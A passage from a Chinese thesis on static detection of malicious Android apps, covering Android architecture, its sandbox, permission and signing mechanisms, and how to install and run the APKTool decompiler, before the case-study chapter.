

摘 要

现有的 Android 安全机制建立在传统的 Linux 内核权限基础上,能够有效的保护第三方 Android 应用对关键资源的访问。但是由于 Android 的开放性以及在性能和安全性方面进行了折中,所以无法避免黑客的成功入侵。另外,某些应用利用了 Android 粗粒度的授权机制申请了不适当或过多的权限,由此产生了许多安全问题。

为了弥补这种授权机制的不足,本文在分析 Android 平台体系结构、Android 安全机制的基础上,采用逆向工程和静态分析方法来研究 Android 的权限问题以及发现 Android 应用程序的恶意行为。主要是对安装包反编译后,通过对所申请的权限与权限特征库进行比对,查看是否申请了一些不适当的权限,再着重分析反编译后的代码,从代码中提取出一些敏感的 API 调用,再与危险 API 库进行比对,进一步分析应用程序是否存在恶意行为。在安装包未安装之前,预先检测应用程序的权限,分析是否存在恶意行为,为用户安装应用时提供一个参考,以进一步缓解安卓的安全风险。

关键词: 安卓安全; 恶意软件; 软件漏洞; 逆向工程; 静态分析; 安全权限

ABSTRACT

Existing Android security mechanisms built in traditional authority, based on the Linux kernel, we can effectively protect the third-party Android application access to critical resources. However, due to the openness of Android as well as a compromise in terms of performance and safety, it can not be avoided successfully hacked. In addition, some applications use a coarse-grained authorization mechanisms Android application inappropriate or excessive privileges, thereby generating a number of security issues.

In order to remedy the shortage of such authorization mechanism After analyzing the Android platform architecture, Android security mechanism, permission to study the issue and found that malicious behavior Android Android applications using static analysis and reverse engineering methods. Mainly for the installation package decompile, through the authority and the requested authority signatures were compared to see if applied for some inappropriate privileges, and then analyzes the decompiled code is extracted from some sensitive code API calls, and then with dangerous API library for comparison, further analysis of whether the application is malicious behavior. Before you install the package is not installed, the application permissions detected in advance, whether malicious behavior analysis, to provide a reference for the user to install the application in order to further mitigate security risks Andrews.

Key Words:android security;malicious software;software vulnerabilities; reverse engineering; static analysis;security permissions

目 录

1 绪论	1
1.1 本课题研究的背景和意义	1
1.2 基于安卓的手机安全漏洞研究现状	2
1.3 本文的研究内容与组织安排	3
2 Android 平台及体系结构	5
2.1 Android 平台简介	5
2.2 Android 的体系结构	5
2.3 Android 平台主要组件	7
2.4 安卓的安全机制	8
2.4.1 沙箱机制	8
2.4.2 权限机制	9
2.4.3 签名机制	10
3 反编译工具及静态检测技术	12
3.1 反编译工具 APKTOOL 介绍	12
3.2 APKTOOL 的使用	13
3.3 dex 文件反汇编工具 BakSmali 使用	14
3.4 Android 恶意代码静态检测技术	16
3.4.1 静态检测技术的介绍	16
3.4.2 静态分析定位关键代码的方法	17
3.4.3 静态分析中的文件分析	17
4 Android 平台应用程序文件结构	19
4.1 APK 文件结构分析	19
4.2 dex 文件格式分析	20
4.3 smali 文件格式分析	22
4.4 smali 文件实例分析	22
5 静态分析 Android 应用程序	29

5.1 静态分析流程	29
5.2 恶意代码分析实例	30
6 结束语	40
致 谢	41
参考文献	42

1 绪 论

1.1 本课题研究的背景和意义

随着信息化时代的飞速发展,智能手机的出现极大的影响了人们的生活。Android是目前应用最广的智能手机操作系统,它的设计兼顾系统的性能、可用性、安全性与开发方便性,深受广大用户的欢迎。自Android系统发布以来,以其性能、可移植性的特性深受各大企业、开发人员、以及用户的欢迎。经过近几年的发展,Android智能手机的市场份额已经成为全球市场占有率最高的智能手机平台。Android系统已经从智能手机领域进入其它许多重要的行业。

尽管Android设备的用户数量庞大,但用户的安全意识却有待增强。来自美国《消费者报告》的年度报告中指出,在2012年,就有近560万人曾遭遇过账户被擅自访问、并进行恶意扣费等问题。其中,在美国就有将近40%的手机用户没有采取相关的安全措施。同时,虽然Android的应用数量巨大,但其应用安全性令人堪忧。TrustGo公司的分析应用报告显示,Google Play市场上3.15%的应用有可能泄露用户隐私或者存在恶意行为,而在国内知名的应用市场上该比例则为19.7%。由于我国用户无法直接从Google Play上下载应用,这导致了大量的、含有恶意行为的第三方应用市场的存在,这对Android设备的安全造成了极大的安全隐患^[1]。与此同时,Android 智能手机的日益流行也吸引了黑客,导致Android 恶意软件应用的大量增加。

近年来,有关Android 安全的研究已经成为人们关注的热点。相关研究涉及:智能手机安全综述、某类安全问题的综述如针对Android 的权限机制、Android 恶意应用软件以及机器学习在Android 中的应用等。更多的研究则是关于某个具体方向的分析和讨论以及对某个具体问题的深入分析。

尽管Android系统精心设计了安全机制,但是由于Android的开放性以及在性能和安全性方面进行了折中,所以无法避免黑客的成功入侵。黑客通过利用系统漏洞,绕过系统安全机制、突破权限管理的“最小特权原则”等方法,对Android 系统形成了不同程度和不同类型的安全威胁。由于用户安装的应用程序来源的多样化,这种权限机制无法验证其安全性,这种针对应用程序的攻击行为成为Android系统最常见的安全威胁。在实践中,安全威胁并不拘泥于单一的攻击形式,往往是多种攻击形式的相互配合,需从硬件到应用程序各层次进行综合分析。

本文学习和了解Android手机的安全性问题以及内在的安全机制,学习和使用几种典型的Android逆向分析工具,并采用这些分析工具,提取Android应用程序包APK的安全权

限，并分析典型Android应用程序的权限安全问题。通过学习有关Android安全机制和反编译工具，能够深入理解Android应用程序的结构、安装和运行过程，对于编写正确、安全的Android程序具有主要应用意义；此外，安全问题已经成为Android应用中不可回避的重要问题之一，本文以Android安全问题为研究对象，该选题对于保证安卓系统及其他应用不受恶意行为的影响，发现应用中可能存在的安全漏洞，具有重要的现实意义。

1.2 基于安卓的手机安全漏洞研究现状

Android系统主要有三大安全机制，包括签名机制、权限机制和沙盒机制，其中沙盒机制和签名机制的设计较为良好，但是也存在着较小程度的安全漏洞隐患，较少得到安全研究者的关注；但权限机制因其“全是或全否”的粗粒度管理方式备受人们的诟病，而且应用安装后的行为得不到任何监控，对于应用运行过程的行为监控基本为零。但是得益于Android系统的开源性，研究者转而定制自己的安全测试系统，并将其用于恶意应用的实时监测和行为控制中。名为VetDroid的动态分析系统，可以监测权限的相关功能何时被使用以及具体的使用情况，从而提供一套细粒度的应用行为监测数据。关于这方面的研究则更加全面细致，基于Android源码的基础上实现了名为DroidScope的恶意应用动态监控系统，该系统提供了硬件层、系统层和Dalvik虚拟机层三个不同层面的监控API，方便研究者自定义分析策略。利用DroidScope提供的接口，可以收集发生在Java层和本地代码层的应用行为，从而实现多样化的安全策略。除了系统中自动实现对应用行为监测之外，通过引入用户行为和应用的具体操作之间的关联关系进行行为监控也可以有效地发现恶意应用的攻击行为^[2]。很多研究表明没有用户参与下的关键信息的传输是一种十分可疑的恶意行为，开发的APPIntent框架可以判定系统后台正在发生的关键数据的传输是否起源于用户的操作。

通常恶意应用的开发者在目标应用中插入恶意攻击代码的方式是将正常应用进行反编译，添加上恶意代码后再重新打包，这种方式生成的恶意应用代码与应用的原生签名不同。但是，自2013年7月先后爆出的Android系统中签名认证绕过漏洞，因此，恶意攻击者就将新的.dex文件置于APK文件中，从而绕过签名机制。这一漏洞可能导致系统中原有正常应用被非法替换，或者伪造的应用被安装到系统中。虽然Google及时给出了修补措施，但是Android系统的安全补丁并不会及时推送给设备，而是在新的版本中实现修改。由于Android设备生态系统的碎片化严重，很难大范围地推行新版本的更新，所以这个漏洞在今后一段时间里将会成为恶意应用伪造正常应用的重要手段之一。

由于安卓安全机制的不足，Android平台的漏洞问题越来越多，漏洞检测问题也越来越受到很多研究人员的关注，针对Android平台恶意代码的检测的方法，目前主要有两大

检测技术：静态检测和动态检测。

静态检测技术是指在不执行软件的前提下，利用特定的分析工具以及反编译工具对软件所包含的文件，代码等进行反编译从而生成程序的反汇编代码，然后通过阅读反汇编后的代码来掌握程序功能的一种技术。静态检测技术通常需要先利用特定的反编译工具对应用程序进行反编译，获取反编译后的代码，通过分析代码来掌握程序的控制流程与代码逻辑。

动态检测技术是在受控的环境中执行软件，并通过检测工具来实时的记录恶意软件的所有行为。

动态检测技术对读实时性要求比较高，它是在受控的环境中执行的，需要虚拟机或沙盒的辅助来模拟运行程序，它是通过监控或拦截的方式来分析程序运行的行为，而且必须要确保在恶意程序对系统产生危害之前能够检测出软件的恶意行为。

动态分析有两种方法：状态对比和行为跟踪。其中状态对比是比较程序执行前后的系统状态，并从中提取出程序的动作行为，如程序执行前后系统文件的对比等。但这种方法会受到状态变化的叠加影响，且准确率不高，也无法跟踪恶意程序在执行的过程中对系统产生影响的轨迹。行为跟踪方法是通过对程序执行操作的动态实时监控，分析程序的行为。行为跟踪方法根据所采用的具体技术，可以分为指令级与轻量级。其中指令级分析可以获取或修改 CPU、寄存器的具体数值和状态，从而可以改变程序的控制流程。指令级分析在分析时耗时长，轻量级分析可以采取 HOOK 技术调用或驱动过滤来跟踪程序的行为^[3]。行为跟踪所分析的数据相对较少，因此速度比状态对比分析要快，且分析的结构也比较容易理解，准确性较高。所以在动态分析中，行为分析方法应用比较广泛。

动态分析方法虽然不受变形、加壳等反编译技术的影响，它可以分析恶意代码的变种，但动态检测技术必须要通过执行程序来捕获代码的运行轨迹，因此对硬件资源的消耗会比较大，执行效率比较低。

这两种检测技术在定位程序中的关键代码时，主要有六种方法：信息反馈法、特征函数法、顺序查看法、代码注入法、栈跟踪法、Method Profiling（方法剖析）。

静态检测技术虽然在自修改程序，变种检测及加壳程序方面存在不足，但因为恶意代码无论如何发生变化都无法完全掩饰其特征，与动态检测相比，静态检测技术由于以程序代码为研究对象，因此具有更快的检测速度、更低的资源与时间消耗，因此，静态检测技术在当下具有非常重要的研究意义。

1.3 本文的研究内容与组织安排

本文首先对安卓平台的体系结构及主要组件进行了介绍，在此基础上对安卓的安全机制进行了分析，同时，介绍了恶意代码的检测方法、反编译工具的介绍及使用。并对 Android 平台应用程序文件结构进行了分析。另外，通过实例分析了恶意软件的行为。

本文的组织安排：

第一章绪论，阐述了本课题研究的背景和意义以及目前对于安卓安全方面的研究现状。

第二章安卓平台及安卓安全机制，对安卓平台的发展及体系结构、主要的四大的组件进行了介绍。并对安卓的三大安全机制进行了介绍。

第三章反编译工具及静态检测技术，对反编译工具 APKTOOL 的下载、使用进行了介绍，同时对恶意程序静态检测技术及其静态分析的文件进行进行了介绍。

第四章 Android 平台应用程序文件结构，对 APK 文件结构进行了介绍，并对 dex 文件进行了简单介绍，在此基础上，对反编译得到的 smali 文件与 java 源文件之间进行对比，找到相应的映射关系。

第五章静态分析 Android 应用程序，通过反编译样本程序，分析反编译后的代码，并与特征库比对，找出软件存在的恶意行为。

第六章结束语，对本文的研究内容进行了总结。

2 Android 平台及体系结构

2.1 Android 平台简介

Android 系统是 Google 公司在基于 Linux 内核的基础上发布的开源手机平台,Android 系统是第一个可以完全自主定制、免费和开源的手机平台。Android 平台架构共分为四层:应用程序层、应用程序层、中间件层以及 Linux 内核层。其中 Android 底层使用的是开源的 Linux 操作系统,它开放了应用程序的开发工具,这使得所有的程序开发人员都在一个统一、开放的开发平台上进行应用程序的开发,这也使得 Android 平台应用程序具有良好的可移植性。采用 Java 语言进行安卓平台应用程序的开发。此外,系统自身还内置了丰富的应用程序,如闹钟、电子邮件客户端、通讯录、计时器、和 MP3 播放器等^[4]。

2.2 Android 的体系结构

Android 系统采用的是软件堆栈的架构,Android 系统自上而下包括四层:第一层是应用程序层,为用户提供了一系列的核心应用程序;第二层是应用程序框架层,对核心库进行了封装,可以通过访问 API 框架进行应用程序的开发;第三层是中间件层,它由函数库和 Android 运行时构成;第四层是 Linux 内核层,在 Linux 内核的基础上做了很多修改与增强,提供了由操作系统内核管理的底层基础功能;Android 体系架构如图 2-1 所示。




图 2-1 Android 体系架构

Android 平台的 Linux 内核层是基于 Linux3.0 内核的，它是硬件和其它的软件堆栈之间的一个抽象隔离层。Linux 内核层提供了网络协议堆栈等功能。并且为安卓平台提供了包括声音驱动等设备驱动。

中间件层中的函数库是基于 C/C++ 的，能够被不同的组件调用。开发者可以通过框架层对函数库进行调用。主要函数库包括：Media Framework 是基于 OpenCORE 的多媒体框架；轻量级的关系数据引擎 SQLite；支持显示子系统的访问 Surface Manager 机制；Web 浏览器引擎 WebKit；安卓 3D 图像加速引擎 OpenGL ES；位图与矢量字体渲染 Free Type；libc 是标准的 C 运行库，它是 Linux 系统中底层应用程序开发的接口。程序开发人员可以通过应用程序框架调用这些函数库。数据加密与安全传输的函数库 SSL。

Android 运行时环境由 Dalvik 虚拟机和核心库构成。其中核心库提供了一些基本函数功能以方便进行程序开发。其中 Dalvik 虚拟机是基于寄存器的架构进行设计的，Dalvik 虚拟机的可执行文件格式是 .dex，这种文件格式对与那些内存和处理器速度受限的系统来说是非常合适的。Dalvik 虚拟机可以对底层内存和基于 Linux 内核的线程进行管理。

应用程序框架层是采用 java 语言编写的，实现了对核心库的封装。可以访问 API 框架进行应用程序的开发。它由多个系统服务所组成，包括 Activity 管理、电话管理等。ContentProvider 是用来进行数据共享的一种机制，它可以实现私有数据的共享，并且可以跨进程的进行数据访问；Activity Manager 用来管理应用程序的声明周期；ResourceManager 允许应用程序可以使用如布局和本地化的一些字符串等非代码资源；Windows Manager 用来启动应用程序的窗体；Telephony Manager 用来管理与电话相关的功能；Location Manager 用来管理与地图相关的定位等服务功能。

应用程序层包括了一系列的核心应用程序，包括通讯录、相册等。

2.3 Android 平台主要组件

Android 平台中的应用程序是由组件构成的，使用组件能够实现程序间或程序内部的模块调用，同时可以解决代码的复用问题，Android 平台的主要组件包括：

- Activity

Activity 是 Android 程序的呈现层，为用户提供了一个可视化的界面，它能够接收与用户交互所产生的一些界面事件，Android 应用程序可以包含若干个 Activity，其中一个为 main_activity，它是在应用程序启动时运行的，用于提示用户程序已经正常启动。Activity 之间可以互相调用。当一个 Activity 要调用另一个 Activity 时，当前正在运行的 Activity 将被系统压入后台的栈中，只有当被调用的 Activity 执行完后，系统才会从后台栈中将前一个 Activity 取出，并加载到界面中恢复运行，所有的 Activity 都继承于 Activity 基类。

- Service

Service 没有用户界面，是一种运行于系统后台并不与用户进行交互的组件。Service 可以分为两种，一种是本地服务，它的客户端与服务器端运行在同一个进程中，另一种是远程服务，它的客户端与服务器端运行于不同的进程。Service 的启动方式包括两类：startService()、bindService()方式。

- ContentProvider

ContentProvider 是 Android 系统提供的用于数据之间共享的一种机制，通过这种数据共享机制，应用程序可以访问其他应用程序的一些私有数据。ContentProvider 的访问标识为 Uri，通过实现 query、update、insert、delete 等接口可以实现对共享数据的访问。数据提供者需要继承其基类，并实现基本数据操作的接口函数。Service 为其它应用程序的数据存储和数据的管理实现了一套标准的方法^[5]。但是，应用程序并不会直接调用这些方法，而是使用一个 ContentResolver 对象实例。这个对象可以与任意的数据提供者进行会话。可以与其合作来对所有相关交互通讯进行相应的管理。

● BroadcastReceiver

BroadcastReceiver 是用来接收并响应广播消息的一种组件，是系统与应用程序之间、应用程序之间相互进行消息传递的机制，该组件不包含任何的用户界面，用户接收重要消息是通过启动 **Activity** 或 **Notification** 来通知的。可以设置广播的优先级，系统会根据优先级高低来进行广播消息的传送。应用程序能够订阅任何自身感兴趣的广播消息，其中所有的广播接收器均继承于广播接收器基类。通过广播接收器可以对所有它感兴趣的广播信息予以响应。应用程序可以通过注册 **Intent** 过滤器来获得相应的广播消息。**Intent** 是一种轻量级的消息传递机制，**Intent** 描述了一次操作的具体动作。**Intent** 的使用，使得 **Android** 系统中互相独立的组件成为一个可以互相通讯的集合。通过 **Intent** 程序可以向系统表达某种请求或者意愿，系统会根据程序的意愿去选择适当的组件来完成相应的请求。该组件可以将 **Intent** 作为一个消息广播出去，然后由所有订阅了该消息的程序对其作出相应的处理。因此，无论组件是否在同一个应用程序中，**Intent** 都可以将一个组件的动作或数据传递给另一个组件。

2.4 安卓的安全机制

安卓平台的安全研究是至关重要的，只有在保证安卓系统及其他应用不受恶意行为的影响，以及发现这些应用中可能存在的安全漏洞，才能确保应用的独立、正确和安全运行。**Android**的安全机制主要包括三种：沙箱机制、权限机制、签名机制。

2.4.1 沙箱机制

沙箱是为了保障应用程序运行过程中不被其他应用影响的一种机制，**Android**系统为每个应用程序在运行过程中都提供了一个沙盒。沙箱机制其实是在进程间创建了一个隔离边界，这种机制可以防止一个正在运行的应用程序直接去访问另一个应用程序的资源 and **API**。当一个应用程序需要获得原有沙箱无法提供的资源时，就需要在配置文件中静态的申请相应的权限。其具体实现是：在**Android**系统中一个设备可以运行多个**Dalvik**虚拟机实例，为每一个应用程序都提供了一个独立的**Dalvik**虚拟机实例并且运行在自身的进程中，并且为每一个应用创建一个对应于**Linux**底层的用户名，并设置用户ID^[6]。如果希望两个应用共享权限、数据，可以通过设**sharedUserID**来声明两个应用使用同一个用户ID，运行于同一进程，并共享其资源和权限。但是声明使用**sharedUseID**的应用必须具有相同的用户签名。这种机制不但可以保障应用运行过程中的独立性，同时还可以提高系统的鲁棒性。此外，当一个独立的应用程序运行出现问题时，可以通过消除应用程序的虚拟机实例来保障整个系统的安全运行。

2.4.2 权限机制

权限机制是Android中最重要的安全措施之一，Android的权限管理遵循“最小特权原则”，即所有的Android 应用程序都被赋予了最小权限。一个Android应用程序如果没有声明任何权限，就没有任何特权。因此，应用程序如果想访问其他的文件、资源和数据就必须在AndroidManifest.xml全局配置文件中进行相应的权限声明，根据所声明的权限去访问对应的资源。否则，如果缺少必要的权限，由于沙箱的保护，这些应用程序将不能够正常提供所期望的功能与服务。

权限管理是Android系统中最重要安全措施之一，经过了精心设计与考量。为达到方便、易用和简单、快速的目标，Android 在安全性方面做出了一定程度的牺牲，即决定采取粗粒度的权限管理机制。

通过Android平台四大组件的封装，可以保证应用程序的安全运行。如果将组件中的功能exported的参数值设置为false，则组件只能被拥有同一UID的应用程序或应用程序本身访问，这种组件称为私有组件，若exported的参数值设置为true，则组件可被其他应用程序访问或调用，这种组件称为公开组件。

在每个APK包文件安装时Android 会赋予POSIX(portable operating system interface of unix)用户文件唯一的Linux(POSIX)用户ID。因此，不同的包代码不可能运行于同一进程，相当于系统为每个应用建立了一个沙盒，利用这种机制，应用程序始终运行在属于自己的进程中并拥有固定的权限不论应用程序是如何进行调用的。为使两个应用程序共享权限，它们必须共享相同的ID，并通过sharedUserID功能实现^[7]。

Android系统文件与应用文件的访问控制继承了Linux的权限机制。每个文件都绑定UID(用户ID)、GID(用户组ID)和rwx 权限，通常情况下，Android 系统文件的拥有者为系统或根用户。为了增强系统的安全性，所有的用户和程序数据都要与系统分区隔离，并且将内容存储在数据分区。只有当Android系统处于一种“安全模式”时，才不会加载数据分区的数据，这便于对系统进行有效的恢复管理。同时，系统的镜像设置为只读。

由于这种虚拟机机制，为每一个应用程序都提供了一个独立的Dalvik虚拟机实例运行在自身的进程中。因此，POSIX用户安全机制与Dalvik 虚拟机一起构成了Android 的沙盒机制。

所有应用程序对权限的申请和声明都被强制标识于 AndroidManifest.xml 文件之中，可以对权限标签进行指定，使其拥有相应的权限。当应用程序需要申请某个权限时，可以通过权限标签指定。应用程序申请的权限在安装时提示给用户，用户可以根据自身需求和隐私保护的考量决定是否允许对该应用程序授权。

Android权限机制存在的主要不足是：

- 粗粒度的授权机制

如前所述，Android 的权限机制是粗粒度的，即要么赋予权限，要么拒绝授权。当某个应用申请了不适当或过多权限时，多数情形下用户都会选择授权，而很多安全问题便由此而来。因此，研究者提出了各种较细粒度Android授权机制的改进方案。

- 粗粒度权限

不仅Android 的权限管理机制是粗粒度的，大多数Android权限也是粗粒度的，如应用范围很广的INTERNET、READ_PHONE_STATE和WRITE_SETTINGS都是粗粒度权限，因为拥有这些权限的应用可以任意访问特定的资源。例如，超过60%的Android 应用程序需要INTERNET权限，拥有该权限的应用可以向所有的域发送HTTP(S)请求，并连接任意目标地址和端口。因此，恶意应用可以伪装成确实需要Internet 访问的合法程序滥用Internet 资源。

- 不充分的权限文档

Google提供给开发者的权限文档不充分、不准确，有时还包含错误，容易造成开发者的失误，也会成为安全威胁的源泉(例如，申请过多不必要的权限)。

- 溢权问题

Android权限机制难以发现和阻止应用程序申请过多的权限，产生所谓“溢权”问题，突破了“最小特权原则”，是一种严重的安全隐患。研究表明：多达三分之一的应用具有溢权问题，其中56%的溢权应用有一个多余的权限，94%的溢权应用有两个到四个的多余权限。总起来说，溢权问题共分两类：即恶意溢权和非故意溢权。

- 未提供“权限-API”对应关系映射集

Google 没有给出重要的“权限-API”对应关系映射集，很多研究弥补了这一空白，AndroidAPI 的架构由两部分组成：位于应用进程虚拟机中的 API 库和在系统进程中运行的 API 实现^[8]。

2.4.3 签名机制

所有 Android 应用在发布时都要被打包成.apk 文件，APK 文件在发布时都必须进行签名，这与在信息安全领域中所使用的数字证书的用途有所不同，它是应用包用来进行自我认证的一种机制。它不需要权威的数字证书签名机构的认证，而是由开发者自己来进行数字证书的使用和控制。Android 系统利用数字签名来对应用程序的作者进行标识，并在应用程序间建立一种相互的信任关系，而不是用来判定应用程序是否应该被安装。

对 Android 应用签名可以采用调试模式和发布模式：使用 Android 开发工具(命令行和 Eclipse 等)开发的应用是用一个调试私有密钥自动签名的，这些应用被称为调试模式应用，这些应用只能用于开发者自行测试，不能够发布到 Google Play 官方应用市场上。

当开发者需要在 **Google Play** 市场上将自己的应用程序发布时，就必须用安卓的签名机制使用其私有密钥签署应用，在应用安装时对其进行验证，用以实现对应用程序安装时的来源鉴定。

为了便于安装，安装时需要将应用程序打包成.apk文件。.apk 文件中包含了应用程序的.dex文件以及其它的非代码资源。**Android**要求所有的应用程序(代码和非代码资源)都进行数字签名，从而使应用程序的作者对该应用负责。只有在证书有效的情况下，且签名通过了公钥的验证，那么签名后的.apk 文件才是有效的。

3 反编译工具及静态检测技术

3.1 反编译工具 APKTOOL 介绍


APKTool是由Google提供的反编译工具,它是针对应用安装包APK文件进行反编译的工具,它需要JAVA运行环境,可以在windows平台上使用。它可以将APK反编译,生成可以调试的smali文件和XML配置、图片、语言资源等文件,可以对smali代码进行修改,修改后可以再重新把它们打包成APK。安装在手机或模拟器上运行^[9]。

APKTOOL的工作原理:

将下载好的Android 应用程序安装包APK,通过APKTOOL反编译工具进行反编译,反编译成功后会生成smali等文件,然后对反编译后的代码进行分析。

下载和安装步骤如下:

- 下载 JDK/JRE 并进行安装,配置好 JAVA 环境;
- 在 code.goole 上下载 apktool-1.5.2.tar.bz2 和 apktool-install-windows-2.1_r05-1.zip 两个包
- 解压两个压缩包到任意文件夹,将解压出来的三个文件移动到 C 盘的 windows 目录下;
- 在开始菜单,输入 CMD 并回车,输入 apktool,如果没有提示错误信息,说明安装是成功的。安装成功后的界面如图 3-1 所示。



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>apktool
Apktool v1.5.2 - a tool for reengineering Android apk files
Copyright 2010 Ryszard Wi?niewski <brut.all1@gmail.com>
with smali v1.4.1, and baksmali v1.4.1
Updated by @iBotPeaches <connor.tumbleson@gmail.com>
Apache License 2.0 <http://www.apache.org/licenses/LICENSE-2.0>

Usage: apktool [-q|--quiet OR -v|--verbose] COMMAND [...]

COMMANDs are:

    d[ecode] [OPTS] <file.apk> [<dir>]
        Decode <file.apk> to <dir>.

    OPTS:

        -s, --no-src
            Do not decode sources.
        -r, --no-res
            Do not decode resources.
        -d, --debug
            半:
```

图 3-1 Apktool 安装成功

3.2 APKTOOL 的使用

常见命令的用法:

- decode命令: 该命令用于进行反编译apk文件, 用法为apktool d <dir><file.apk> <dir><outfile>。
- Build命令: 用于对修改好的文件进行编译, 用法为apktool b <dir>。
- install-framework命令: 该命令用于为APKTool工具安装在特定的framework-res.apk文件中, 可以进行反编译一些与ROM相互依赖的APK文件。
- 反编译后重新打包执行命令 apktool.bat b target。
- 重新编译APK文件并签名: apktool b outdir。
- 安装测试: adb install file.apk。

这里以反编译一个应用程序 APK 为例, 介绍一下反编译的流程。

- 下载好应用程序安装包 (apk 文件), 在 cmd 窗口命令行下输入命令: apktool d f:\crackme02.apk f:\outfile, 结果如图 3-2 所示。

